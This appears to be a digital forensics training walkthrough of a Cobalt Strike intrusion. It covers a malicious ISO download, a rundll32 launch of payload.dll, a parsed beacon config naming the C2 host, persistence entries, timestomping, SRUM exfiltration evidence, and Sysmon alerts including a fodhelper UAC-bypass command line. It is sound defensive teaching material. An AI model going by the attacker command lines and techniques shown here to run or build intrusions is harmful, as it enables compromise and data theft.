Finance08062023 (2).iso 01\documents.lnk;1<<payload.dll;1;c:\windows\swin /img_fulldisk.raw.001\Users\johndoe\Downloads\Finance0... 2023-08-10 09:15:18 UTC				
f_000003 01\documents.lnk;1<<payload.dll;1;c:\windows\swin /img_fulldisk.raw.001\Users\johndoe\AppData\Local\Googl... 2023-08-10 09:15:18 UTC				

- Among the 29 findings, the `Finance08062023.iso` file in the `Downloads` directory should pique our interest (recall the DLL on the `E` drive?).
  - We can extract this file for subsequent scrutiny, by right-clicking and selecting `Extract File(s)`.
- Given the file's presence in the `Downloads` folder and a corresponding `Chrome cache file` (`f_000003`) pointing to similar strings, it's plausible that the `ISO` file was fetched via a browser.

Metadata	Value
Name:	/img_fulldisk.raw.001\Users\johndoe\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_000003
Type:	File System
MIME Type:	application/x-is09660-image
Size:	352256
File Name Allocation:	Allocated
Metadata Allocation:	Allocated
Modified:	2023-08-10 09:15:18 UTC
Accessed:	2023-08-10 09:41:47 UTC
Created:	2023-08-10 09:15:18 UTC
Changed:	2023-08-10 09:32:32 UTC

## Identifying Web Download Information & Extracting Files with Autopsy

- To extract web download details, we'll harness the capabilities of `ADS`.
  - Within `Autopsy`, we can access the `Downloads` directory to locate our file.
  - Here, the `.Zone.Identifier` information, courtesy of the `Alternate Data Stream`

(ADS) file attributes, is invaluable.

File Details											Actions	
Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location
[current folder]				2023-08-10 11:15:18 CEST	2023-08-10 11:15:18 CEST	2023-08-10 11:41:42 CEST	2023-08-10 02:21:39 CEST	56	Allocated	Allocated	unknown	/img_fuldisk.raw.001/Users/johndoe/Downloads
[parent folder]				2023-08-10 02:23:27 CEST	2023-08-10 02:23:27 CEST	2023-08-10 12:00:39 CEST	2023-08-10 02:21:39 CEST	256	Allocated	Allocated	unknown	/img_fuldisk.raw.001/Users/johndoe
desktop.ini	0			2023-08-10 02:21:44 CEST	2023-08-10 02:21:44 CEST	2023-08-10 02:20:39 CEST	2023-08-10 02:21:44 CEST	282	Allocated	Allocated	unknown	/img_fuldisk.raw.001/Users/johndoe
Finance08062023 (1).iso	1			2023-08-10 11:14:48 CEST	2023-08-10 11:14:48 CEST	2023-08-10 11:14:46 CEST	2023-08-10 11:14:47 CEST	352256	Allocated	Allocated	unknown	/img_fuldisk.raw.001/Users/johndoe
Finance08062023 (1).iso:Zone.Identifier	1			2023-08-10 11:14:48 CEST	2023-08-10 11:14:48 CEST	2023-08-10 11:14:48 CEST	2023-08-10 11:14:47 CEST	88	Allocated	Allocated	unknown	/img_fuldisk.raw.001/Users/johndoe
Finance08062023 (2).iso	1			2023-08-10 11:15:18 CEST	2023-08-10 11:15:18 CEST	2023-08-10 11:15:18 CEST	2023-08-10 11:15:17 CEST	352256	Allocated	Allocated	unknown	/img_fuldisk.raw.001/Users/johndoe
Finance08062023 (2).iso:Zone.Identifier	1			2023-08-10 11:15:18 CEST	2023-08-10 11:15:18 CEST	2023-08-10 11:15:18 CEST	2023-08-10 11:15:17 CEST	88	Allocated	Allocated	unknown	/img_fuldisk.raw.001/Users/johndoe
Finance08062023.iso	1			2023-08-10 11:14:41 CEST	2023-08-10 11:14:41 CEST	2023-08-10 11:15:17 CEST	2023-08-10 11:14:39 CEST	352256	Allocated	Allocated	unknown	/img_fuldisk.raw.001/Users/johndoe
Finance08062023.iso:Zone.Identifier	1			2023-08-10 11:14:41 CEST	2023-08-10 11:14:41 CEST	2023-08-10 11:15:17 CEST	2023-08-10 11:14:39 CEST	88	Allocated	Allocated	unknown	/img_fuldisk.raw.001/Users/johndoe

- This identifier reveals the file's internet origin, and we can pinpoint the HostUrl from which the malicious ISO was sourced.

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Strings Indexed Text Translation


Page: 1 of 1 Page ← → Matches on page: - of - Match ← → 100% 🔎 + Reset

[ZoneTransfer]  
ZoneId=3  
HostUrl=http://letsghunt.site/documents/Finance08062023.iso

-----METADATA-----

- Corroborating our findings, Autopsy's Web Downloads artifacts confirm that Finance08062023.iso was sourced from letsgohunt[.]site.

- Upon mounting the extracted ISO file, we notice that it houses both a DLL and a shortcut file, which leverages rundll32.exe to activate payload.dll.



## Extracting Cobalt Strike Beacon Configuration

- Given our knowledge of the attacker's use of Cobalt Strike, we can attempt to extract the beacon configuration via the CobaltStrikeParser script, that can found inside the C:\Users\johndoe\Desktop\CobaltStrikeParser-master\CobaltStrikeParser-master\ directory of this section's target as follows.

```
C:\Users\johndoe\Desktop\CobaltStrikeParser-master\CobaltStrikeParser-master>python parse_beacon_config.py E:\payload.dll
```

## Practical Digital Forensics Scenario

```
C:\Users\johndoe\Desktop\CobaltStrikeParser-master\CobaltStrikeParser-master>python parse_beacon_config.
BeaconType          - HTTP
Port                - 80
SleepTime           - 60000
MaxGetSize          - 1048576
Jitter              - 0
MaxDNS              - Not Found
PublicKey_MD5       - 1a5779a38fe8b146455e5bf476e39812
C2Server            - letsgohunt.site,/load
UserAgent            - Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
HttpPostUri         - /submit.php
Malleable_C2_Instructions - Empty
HttpGet_Metadata    - Metadata
                        base64
                        header "Cookie"
HttpPost_Metadata   - ConstHeaders
                        Content-Type: application/octet-stream
                        SessionId
                        parameter "id"
                        Output
                        print
PipeName             - Not Found
DNS_Idle             - Not Found
DNS_Sleep            - Not Found
SSH_Host              - Not Found
SSH_Port              - Not Found
SSH_Username          - Not Found
SSH_Password_Plaintext - Not Found
SSH_Password_Pubkey   - Not Found
SSH_Banner            -
HttpGet_Verb          - GET
HttpPost_Verb         - POST
HttpPostChunk         - 0
```

### Identifying Persistence with Autoruns

- For persistence mechanisms, let's inspect the `C:\Users\johndoe\Desktop\files\johndoe_autoruns.arn` file using the `Autoruns` tool.
- Within the `Logon` section, we notice a `LocalSystem` entry with the following details:

```
- **Registry path**: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
- **Image path**: `C:\ProgramData\svchost.exe`
- **Timestamp**: `Thu Aug 10 11:25:51 2023` (this is a local timestamp, UTC: 09:25:51)
```

Everything	Logon	Explorer	Internet Explorer	Scheduled Tasks	Services	Drivers	Codecs	Boot Execute	Image Hijacks	Applnit
Autourons Entry	Description	Publisher	Image Path					Timestamp	Virus	
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run	(Not Verified)	C:\ProgramData\svchost.exe						Thu Aug 10 11:25:51 2023		
<input checked="" type="checkbox"/> LocalSystem	(Not Verified)							Sun Aug 14 13:14:00 2016		
<input checked="" type="checkbox"/> VMware User Process	VMware Tools Core Service	(Verified) VMware, Inc.	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe					Tue Jul 31 03:00:32 2021		
HKEY_CURRENT_USER\ControlSafeBoot\AlternateShell								Sat Dec 7 10:15:08 2018		
<input checked="" type="checkbox"/> cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	C:\Windows\system32\cmd.exe					Fri May 14 12:52:43 2023		
HKEY_LOCAL_MACHINE\Software\ActiveSetup\Installed Components								Thu Aug 10 02:30:43 2023		
<input checked="" type="checkbox"/> Google Chrome	Google Chrome Installer	(Verified) Google LLC	C:\Program Files\Google\Chrome\Application\ni11.0.5790.171\installer...					Thu Aug 10 02:30:36 2023		
<input checked="" type="checkbox"/> Microsoft Edge	Microsoft Edge Installer	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\Edge\Application\92.0.902.67\installer...					Fri Aug 6 00:11:15 2021		
<input checked="" type="checkbox"/> n/a	Microsoft .NET IE SECURITY REGISTRATION	(Verified) Microsoft Corporation	C:\Windows\System32\mscories.dll					Sat Dec 7 10:10:05 2019		
HKEY_LOCAL_MACHINE\Wow6432Node\Microsoft\ActiveSetup\Installed Components								Fri May 14 17:58 2023		
<input checked="" type="checkbox"/> n/a	Microsoft .NET IE SECURITY REGISTRATION	(Verified) Microsoft Corporation	C:\Windows\System32\mscories.dll					Sat Dec 7 10:10:05 2019		
C:\Users\john doe\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup										
<input checked="" type="checkbox"/> photo443.exe	Win32 Cabinet Self-Extractor	... (Not Verified) Microsoft Corporati...	C:\Users\john doe\AppData\Roaming\Microsoft\Windows\Start Menu\...					Thu Aug 10 11:28:13 2023		

- Additionally, an odd `photo433.exe` executable has been flagged.
  - `photo433.exe` has been extracted during the Rapid Triage process and resides inside the  
`C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Users\johndoe\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\` directory of this section's target.
  - Its SHA256 hash can be identified by either using PowerShell as follows or through Autopsy .

```
PS C:\Users\johndoe> Get-FileHash -Algorithm SHA256  
"C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Users\johndoe\AppData\Roam  
ing\Microsoft\Windows\Start Menu\Programs\Startup\photo443.exe"
```

Metadata	
Name:	/img_fulldisk.raw.001/Users/johndoe/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/photo443.exe
Type:	File System
MIME Type:	application/x-doseexec
Size:	695808
File Name Allocation:	Allocated
Metadata Allocation:	Allocated
Modified:	2023-08-10 09:28:13 UTC
Accessed:	2023-08-10 09:41:55 UTC
Created:	2023-08-10 09:28:13 UTC
Changed:	2023-08-10 09:28:13 UTC
MD5:	2d79a53bb4b986afaf89b6f37a654333
SHA-256:	e986daa66f2e8e4c47e8eaa874fc4dcab8045f1f727daf7ac15843101385194
Hash Lookup Results:	UNKNOWN
Internal ID:	13766

- For a comprehensive assessment let's submit this hash to VirusTotal

The screenshot shows the VirusTotal analysis interface for a file hash: e986daa66f2e8e4c47e8eaa874fc4dcab8045ff727daf7ac15843101385194. The file is identified as WEXTRACT.EXE - MUI and has a size of 679.50 KB. It was last analyzed a moment ago. The analysis summary indicates 51 security vendors flagged it as malicious. Below this, there are tabs for DETECTION, DETAILS, BEHAVIOR, and COMMUNITY. The COMMUNITY tab shows a community score of 71 and a message encouraging joining the VT Community. Threat categories listed include trojan and downloader. Family labels include crifi, disabler, and amadey. A table below shows security vendors' analysis, including ALYac, Avast, Avira (no cloud), Bkav Pro, CrowdStrike Falcon, AVG, BitDefender, ClamAV, and Cybereason, each with their respective detection details.

- By navigating to the Scheduled Tasks tab of the Autoruns tool, we uncover another persistence mechanism.

Everything	Logon	Explorer	Internet Explorer	Scheduled Tasks	Services	Drivers	Codecs	Boot Execute	Image Hijacks	Appinit
Autoruns Entry				Description	Publisher	Image Path			Timestamp	Virus
<b>Task Scheduler</b>										
<input checked="" type="checkbox"/>	AutorunsToWinEventLog			Windows PowerShell	(Verified) Microsoft Windows	C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe			Fri May 5 14:27:25 2023	
<input checked="" type="checkbox"/>	GoogleUpdateTaskMachineCore(087DBF8F-AC95-4A00-ACDA-...			Keeps your Google software up to date. If...	(Verified) Google LLC	C:\Program Files (x86)\Google\Update\GoogleUpdate.exe			Thu Aug 10 02:30:29 2023	
<input checked="" type="checkbox"/>	GoogleUpdateTaskMachineUA(614DDB9A-2EE9-4C38-BA90-F6...			Keeps your Google software up to date. If...	(Verified) Google LLC	C:\Program Files (x86)\Google\Update\GoogleUpdate.exe			Thu Aug 10 02:30:29 2023	
<input checked="" type="checkbox"/>	MicrosoftEdgeUpdateTaskMachineCore			Keeps your Microsoft software up to date...	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe			Fri Aug 6 00:41:06 2021	
<input checked="" type="checkbox"/>	MicrosoftEdgeUpdateTaskMachineUA			Keeps your Microsoft software up to date...	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe			Fri Aug 6 00:41:06 2021	
<input checked="" type="checkbox"/>	[OneDrive Report Task-5-1-5-21-414731039-2985344906-426...					File not found: C:\Users\johndoe\AppData\Local\Microsoft\OneDrive...				
<input checked="" type="checkbox"/>	OneDrive task			OneDriveTask	(Not Verified)	C:\Users\johndoe\AppData\Local\svchost.exe			Thu Aug 10 11:22:32 2023	

## Analyzing MFT Data with Autopsy

- While using the Autoruns tool to search for persistence, we came across the image path C:\ProgramData\svchost.exe .
- Let's dive into C:\ProgramData using Autopsy to find this file.

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time
[parent folder]				2023-08-10 09:43:10 UTC	2023-08-10 09:43:10 UTC	2023-08-10 10:01:32 UTC	2019-12-07 09:03:44 UTC
[current folder]				2023-08-10 09:25:48 UTC	2023-08-10 09:25:48 UTC	2023-08-10 09:43:30 UTC	2019-12-07 09:14:52 UTC
Microsoft				2023-08-10 09:42:52 UTC	2023-08-10 09:42:52 UTC	2023-08-10 09:43:30 UTC	2019-12-07 09:14:52 UTC
Package Cache				2023-08-10 00:31:40 UTC	2023-08-10 00:31:40 UTC	2023-08-10 09:43:27 UTC	2023-08-10 00:21:52 UTC
svchost.exe		1		2016-08-14 11:14:00 UTC	2023-08-10 09:26:46 UTC	2023-08-10 09:25:48 UTC	2023-08-10 09:25:48 UTC

- Can you spot any irregularities?

- Timestamping is a crafty technique where adversaries modify a file's timestamps to blend in with surrounding files, making detection challenging for forensic tools and investigators.
- By accessing the file's metadata ( File Metadata tab), we can pinpoint the MFT (Master File Table) attributes , which will reveal the genuine modification date.

- Notably, there's a discrepancy when contrasting the `$FILE_NAME MFT Modified` value with the `$STANDARD_INFORMATION File Modified` value.
- The `$STANDARD_INFORMATION File Modified` timestamp is what a user typically encounters when viewing file properties.
  - This could lead someone to believe that the file has been present for a while and might be unrelated to any recent activity.
  - However, `$FILE_NAME MFT Modified` holds the authentic timestamp, revealing the file's actual history.

**From The Sleuth Kit istat Tool:**

```
MFT Entry Header Values:
Entry: 1869 Sequence: 3
$LogFile Sequence Number: 313475236
Allocated File
Links: 1

$STANDARD_INFORMATION Attribute Values:
Flags: Archive, Not Content Indexed
Owner ID: 0
Security ID: 2292 (S-1-5-32-544)
Last User Journal Update Sequence Number: 29386200
Created: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
File Modified: 2016-08-14 11:14:00.000000000 (Coordinated Universal Time)
MFT Modified: 2023-08-10 09:26:46.019250700 (Coordinated Universal Time)
Accessed: 2023-08-10 09:25:48.092298800 (Coordinated Universal Time)


$FILE_NAME Attribute Values:
Flags: Archive, Not Content Indexed
Name: svchost.exe
Parent MFT Entry: 1383 Sequence: 1
Allocated Size: 0 Actual Size: 0
Created: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
File Modified: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
MFT Modified: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
Accessed: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)

Attributes:
Type: $STANDARD_INFORMATION (16-0) Name: N/A Resident size: 72
Type: $FILE_NAME (48-2) Name: N/A Resident size: 88
Type: $DATA (128-3) Name: N/A Non-Resident size: 288256 init_size: 288256
Starting address: 617900, length: 71
```

## Analyzing SRUM Data with Autopsy

- Reflecting on our findings, we recall that the malicious executable had an open handle directed at the `Desktop` folder.
  - Through `Autopsy` we notice a file named `users.db`.
  - Given the circumstances, it's plausible that the attacker intended to siphon this data

from the system.



- To validate our hypothesis, let's sift through **Data Artifacts** and access the **Run Programs** section.
  - Our primary focus for network metadata analysis rests on **SRUDB.dat**.

The screenshot shows a digital forensic interface. On the left, a tree view lists various data artifacts: Data Artifacts, Chromium Extensions (16), Chromium Profiles (2), Installed Programs (43), Metadata (81), Operating System Information (1), Recent Documents (8), Run Programs (659), Shell Bags (6), USB Device Attached (7), Web Bookmarks (1), Web Cache (18), Web Cookies (14), Web Downloads (11), and Web History (3). The 'Run Programs' node is selected and highlighted in blue. On the right, a table titled 'Listing - Editor' displays a list of run programs. The columns include Source Name, S, C, O, Program Name, Username, Date/Time, Bytes Sent, Bytes Received, Comment, and Data Source. The table shows multiple entries for 'SRUDB.dat' files, each corresponding to a different process like 'velociraptor', 'powershell', 'chocolatey', 'chrome.exe', and 'smartscreen.exe'. The last entry for 'SRUDB.dat' has a blue border around it.

Source Name	S	C	O	Program Name	Username	Date/Time	Bytes Sent	Bytes Received	Comment	Data Source
SRUDB.dat				\program files\velociraptor\velociraptor.exe	Local System	2023-08-10 09:56:00 UTC	2124032301	454673140	System Resource Usage - Network Usage	fulldisk.raw.001
SRUDB.dat				\windows\system32\rundll32.exe	johndoe	2023-08-10 09:56:00 UTC	430526981	24323763	System Resource Usage - Network Usage	fulldisk.raw.001
SRUDB.dat				\windows\system32\windowspowershell\v1.0\powershell.exe	johndoe	2023-08-10 09:56:00 UTC	1072747	5760619	System Resource Usage - Network Usage	fulldisk.raw.001
SRUDB.dat				\windows\system32\rundll32.exe	Local System	2023-08-10 09:56:00 UTC	934980	607175	System Resource Usage - Network Usage	fulldisk.raw.001
SRUDB.dat				\programdata\chocolatey\choco.exe	johndoe	2023-08-10 09:56:00 UTC	824011	22309754	System Resource Usage - Network Usage	fulldisk.raw.001
SRUDB.dat				\program files\google\chrome\application\chrome.exe	johndoe	2023-08-10 00:22:00 UTC	781354	15953647	System Resource Usage - Network Usage	fulldisk.raw.001
SRUDB.dat				\windows\system32\smartscreen.exe	johndoe	2023-08-10 09:56:00 UTC	239660	7544635	System Resource Usage - Network Usage	fulldisk.raw.001
SRUDB.dat						2023-08-10 09:56:00 UTC	38976	188668	System Resource Usage - Network Usage	fulldisk.raw.001


- 430526981 bytes may have been exfiltrated.

## Analyzing Rapid Triage Data - Windows Event Logs (Chainsaw)

- In our pursuit of understanding the events that transpired, let's employ the [Chainsaw](#) utility (residing in `C:\Users\johndoe\Desktop\chainsaw`) to analyze the Windows Event Logs available at `C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\System32\winevt\Logs` as follows. Our objective is to pinpoint key events that transpired during our incident timeline.
- By piecing together the evidence, we can construct a comprehensive narrative of the attack, from its inception to its culmination.

```
C:\Users\johndoe>cd C:\Users\johndoe\Desktop\chainsaw
C:\Users\johndoe\Desktop\chainsaw>chainsaw_x86_64-pc-windows-msvc.exe
hunt "...\\kapefiles\\auto\\C%3A\\Windows\\System32\\winevt\\Logs" -s sigma/ --
mapping mappings/sigma-event-logs-all.yml -r rules/ --csv --output
output_csv
```

Practical Digital Forensics Scenario

```
C:\Users\johndoe>cd C:\Users\johndoe\Desktop\chainsaw
C:\Users\johndoe\Desktop\chainsaw>chainsaw_x86_64-pc-windows-msvc.exe hunt "..\kapefiles\auto\C%3A\Windc


By Countercept (@FranticTyping, @AlexKornitzer)



```
[+] Loading detection rules from: rules/, sigma/
[!] Loaded 2872 detection rules (329 not loaded)
[+] Loading forensic artefacts from: ..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs (extensions: .etl)
[+] Loaded 142 forensic artefacts (66.6 MB)
[+] Hunting: [=====] 142/142 -
[+] Created antivirus.csv
[+] Created sigma.csv

[+] 2212 Detections found on 1809 documents
```


```

- The results will be available inside the `C:\Users\johndoe\Desktop\chainsaw\output_csv` directory of this section's target.
- Upon examining `sigma.csv` (choose `Fixed width` in `Separator Options`), we observe the following alerts, among others related to the incident.
- Cobalt Strike Load by rundll32**

```
2023-08-10T09:15:14.099640+00:00,cobaltstrike Load by Rundll32;LOLBIN From Abnormal Drive;Rundll32 With Suspicious Parent Process,..\DESKTOP-VQJOLVH-C.
339c4d051f47add2/uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,1,2192,DESKTOP-VQJOLVH,
"CommandLine: '\"C:\Windows\System32\rundll32.exe\" payload.dll,startW'
Company: Microsoft Corporation
CurrentDirectory: E:\ 
Description: Windows host process (Rundll32)
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Hashes: SHA1=DD399AE46303343F9F0DA189AEE11C67BD86B222,MD5=EF3179D498793BF4234F708D3BE28633,SHA256=B53F3C0CD32D7F20849850768DA6431E5F876B7BFA61DB0AA0700B02873393FA,
IMPHASH=40B27267734D1576D75C991DC70F68AC
Image: C:\Windows\System32\rundll32.exe
IntegrityLevel: Medium
LogonGuid: D875E288-2DE1-64D4-1801-020000000000
LogonId: '0x20118'
OriginalFileName: RUNDLL32.EXE
ParentCommandLine: explorer.exe
ParentImage: C:\Windows\explorer.exe
ParentProcessGuid: D875E288-2FC0-64D4-2F01-000000000300
ParentProcessId: 7148
ParentUser: DESKTOP-VQJOLVH\johndoe
ProcessGuid: D875E288-AAA2-64D4-7602-000000000300
ProcessId: 3648
Product: Microsoft® Windows® Operating System
RuleName: technique_id=T1204,technique_name=User Execution
TerminalSessionId: 1
User: DESKTOP-VQJOLVH\johndoe
UtcTime: 2023-08-10 09:15:14.097
```

- Cobalt Strike Named Pipe**

```
2023-08-10T09:15:14.125534+00:00,CobaltStrike Named Pipe,..\DESKTOP-VQJOLVH-C.
339c4d051f47add2/uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,17,2193,DESKTOP-VQJOLVH,
"EventType: Createpipe
Image: C:\Windows\System32\rundll32.exe
PipeName: \MSSE-7725-server
Processguid: D875E288-AAA2-64D4-7602-000000000300
ProcessId: 3648
RuleName: '_'
User: DESKTOP-VQJOLVH\johndoe
UtcTime: 2023-08-10 09:15:14.114
```

```
2023-08-10T09:23:15.768627+00:00,cobaltstrike Named Pipe;Potential Defense Evasion Via Raw Disk Access By Uncommon Tools,..\DESKTOP-VQJOLVH-C.  
339Cdd051f47add2\uploads\auto\%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon\%254Operational.evtx,1,Microsoft-Windows-Sysmon,18,3301,DESKTOP-VQJOLVH,  
"EventType": "ConnectPipe  
Image: \\\\"127.0.0.1\\ADMIN$\\bea5559.exe  
PipeName: \\MSE-3332-server  
Processguid: D875E288-AC82-64D4-AA03-000000000300  
ProcessId: 7512  
RuleName: technique_id=T1021.002,technique_name=SMB/Windows Admin Shares  
User: NT AUTHORITY\SYSTEM  
UtcTime: 2023-08-10 09:23:15.767  
"
```

```
2023-08-10T09:25:07.655908+00:00,CobaltStrike Named Pipe,..\DESKTOP-VQJOLVH-C.  
339c4d051f47add2\uploads\auto\%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%2540operational.evtx,1,Microsoft-Windows-Sysmon,17,3548,DESKTOP-VQJOLVH,  
"Eventtype": "CreatePipe  
Image: C:\Windows\system32\rundll32.exe  
PipeName: \postex_9778  
ProcessGuid: D875E288-ACF3-64D4-B003-000000000300  
ProcessId: 6816  
RuleName: '-'  
User: NT AUTHORITY\SYSTEM  
UtcTime: 2023-08-10 09:25:07.653
```

- Cobalt Strike's named pipe functionality enables covert communication between adversaries and compromised systems, facilitating post-exploitation activities in a stealthy manner.
  - **UAC (User Account Control) Bypass/Privilege Escalation by Abusing fodhelper.exe**


```
2023-08-10T09:21:16.211891+00:00,UNC2452 Process Creation Patterns,..\DESKTOP-VQJOLVH-C.
339c4d051f47ad2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%2540operational.evtx,1,Microsoft-Windows-Sysmon,1,2568,DESKTOP-VQJOLVH,
"CommandLine: C:\Windows\system32\cmd.exe /C C:\Windows\system32\fodhelper.exe
Company: Microsoft Corporation
CurrentDirectory: C:\Users\johndoe\AppData\Local
Description: Windows Command Processor
